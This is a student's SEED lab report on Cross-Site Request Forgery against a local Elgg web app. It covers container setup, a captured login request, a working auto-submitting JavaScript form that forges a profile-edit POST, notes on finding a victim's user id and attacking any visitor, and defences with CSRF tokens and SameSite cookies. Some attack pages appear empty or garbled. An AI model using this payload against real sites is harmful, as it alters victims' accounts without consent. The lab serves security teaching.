

NAME: SIDDHI KELKAR	SUID: sskelkar@syr.edu
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Cross-Site Request Forgery (CSRF) Attack Lab (Web Application: Elgg)

LAB SETUP:

```
[12/05/24]seed@VM:~/.../Labsetup$ cat docker-compose.yml
version: "3"
```

```
services:
```

```
  elgg:
```

```
    build: ./image_www
    image: seed-image-www-csrf
    container_name: elgg-10.9.0.5
    tty: true
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.5
```

```
  mysql:
```

```
    build: ./image_mysql
    image: seed-image-mysql-csrf
    container_name: mysql-10.9.0.6
    command: --default-authentication-plugin=mysql_native_password
    tty: true
    restart: always
    cap_add:
      - SYS_NICE # CAP_SYS_NICE (surprise an error message)
    volumes:
      - ./mysql_data:/var/lib/mysql
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.6
```

```
  attacker:
```

```
    build: ./image_attacker
    image: seed-image-attacker-csrf
    container_name: attacker-10.9.0.105
    tty: true
    volumes:
      - ./attacker:/var/www/attacker
    networks:
      net-10.9.0.0:
        ipv4_address: 10.9.0.105
```

```
networks:
```

```
  net-10.9.0.0:
    name: net-10.9.0.0
    ipam:
      config:
        - subnet: 10.9.0.0/24
```

```
[12/05/24]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 7818
```

2 Lab Environment Setup

2.1 Container Setup and Commands

```
[12/05/24] seed@VM:~/.../attacker$ dockps
9848eb5d735c  elgg-10.9.0.5
b96fbe5a8b93  attacker-10.9.0.105
f531eb0e433b  mysql-10.9.0.6
```

DNS configuration:

```
29
30 #seed lab
31 10.9.0.5      www.seed-server.com
32 10.9.0.5      www.example32.com
33 10.9.0.105    www.attacker32.com
34
```


Attacker container:

```
[12/05/24] seed@VM:~/.../attacker$ docksh b96fbe5a8b93
root@b96fbe5a8b93:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@b96fbe5a8b93:/# cd /var/www/attacker/
```

Lab Tasks: Attacks

3.1 Task 1: Observing HTTP Request

The screenshot shows the Firefox Add-ons page for the 'HTTP Header Live' extension. The extension is by Martin Antrag and has 10,037 users, 39 reviews, and a 4.8-star rating. A warning message states: 'This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.' Below this, there is a 'Learn more' link and a 'Remove' button. The extension's description says: 'Displays the HTTP header. Edit it and send it.' There is a 'Rate your experience' section with a star rating and a 'Log in to rate this extension' button. A 'Report this add-on' button is also present. The 'Screenshots' section shows three images: a terminal window displaying HTTP headers, a web browser showing the extension's interface, and a 'Your input was received as:' section showing the modified headers.




```

POST http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----255962466010728473561600343166
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: traffic_target=gd; caf_ipaddr=128.230.140.49; country=US; city=Syracuse; lander_type=parkweb; __gs
-----
_elgg_token=BLkWJN2VhN9Tulr7mdffdQ&__elgg_ts=1733441686&username=alice&password=seedalice

```

3.2 Task 2: CSRF Attack using GET Request



```

[12/05/24]seed@VM:~/.../attacker$ dockps
9848eb5d735c  elgg-10.9.0.5
b96fbe5a8b93  attacker-10.9.0.105
f531eb0e433b  mysql-10.9.0.6
[12/05/24]seed@VM:~/.../attacker$ docksh b96fbe5a8b93
root@b96fbe5a8b93:/#

```

```

root@b96fbe5a8b93:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>

root@b96fbe5a8b93:/var/www/attacker# █

```

Now, Samy is Alice's friend



```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value= 'Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]'
value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";
```

```

[12/05/24]seed@VM:~/../attacker$ docksh b96f5e5a8b93
root@b96f5e5a8b93:/# ls /var/www/attacker/
addfriend.html editprofile.html index.html testing.html
root@b96f5e5a8b93:/# cd /var/www/attacker/
root@b96f5e5a8b93:/var/www/attacker# nano addfriend.html
root@b96f5e5a8b93:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>

root@b96f5e5a8b93:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value= 'Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");


    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@b96f5e5a8b93:/var/www/attacker# █

```



• **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem.

A) Inspecting Public Profile URLs:

- Elgg often uses user IDs in URLs or HTML elements for user profiles.
- Bobby can visit Alice's public profile (if accessible) and inspect the URL.
- Analyzing HTML Source or JavaScript Variables:
- Elgg may include user IDs in HTML attributes or JavaScript variables. Bobby can use browser developer tools to inspect the page source and find Alice's ID.

Question 2: If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain


A) Yes, Bobby can launch a generic CSRF attack that targets any logged-in user of Elgg. Here's how:

Generic Attack Mechanism:

- Instead of targeting a specific guid, Bobby can craft a CSRF request without explicitly including the victim's user ID.
- When a logged-in user visits Bobby's malicious website, their browser automatically includes session cookies in the request to Elgg, identifying them to the server.
- Session Cookies: The attack leverages session cookies to identify the victim automatically.
- No User-Specific Parameters: The attack works without needing the guid, as Elgg identifies the user through the session.


4 Lab Tasks: Defence

4.1 Task 4: Enabling Elgg's Countermeasure




```
[12/05/24]seed@VM:~/.../attacker$ docksh 9848eb5d735c
root@9848eb5d735c:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@9848eb5d735c:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elg
g/Security# nano Csrf.php
root@9848eb5d735c:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elg
g/Security# cat Csrf.php
```






This page forges an HTTP POST request.

undefined



This page forges an HTTP GET request





4.2 Task 5: Experimenting with the SameSite Cookie Method



Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=cccccc`

Your request is a **same-site** request!



1. Please describe what you see and explain why some cookies are not sent in certain scenarios.

- The experiment involves three cookies:
 - A) `cookie-normal`: A regular cookie without restrictions.
 - B) `cookie-lax`: A cookie with the `SameSite=Lax` attribute.

C) **cookie-strict**: A cookie with the SameSite=Strict attribute.

- Two links are used to test cookie behavior:

A) **Link A**: A same-site request (points to www.example32.com).

B) **Link B**: A cross-site request (points to www.attacker32.com but redirects to www.example32.com).

Observation:

- When clicking **Link A** (same-site request):
 - A) All three cookies (cookie-normal, cookie-lax, and cookie-strict) are sent in the HTTP request.
 - B) Reason: Same-site requests allow all cookies, as the request originates from the same domain.
- When clicking **Link B** (cross-site request):
 - A) Only cookie-normal is sent.
 - B) cookie-lax is sent only if the request is triggered through a top-level navigation (e.g., a link click, not a script-generated request).
 - C) cookie-strict is not sent under any cross-site scenario.

2. Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

Same-Site Requests:

Cookies with SameSite=Strict or SameSite=Lax are included. The server can trust the request because it originates from its own domain.

Cross-Site Requests:

Cookies with SameSite=Strict are excluded entirely. Cookies with SameSite=Lax are included only for top-level navigation. This selective cookie inclusion helps the server identify cross-site requests and apply stricter validation.

Detecting Cross-Site Requests:

If a request does not include a session cookie marked as SameSite, the server can infer it is a cross-site request and take defensive actions, such as rejecting the request or requiring additional authentication.

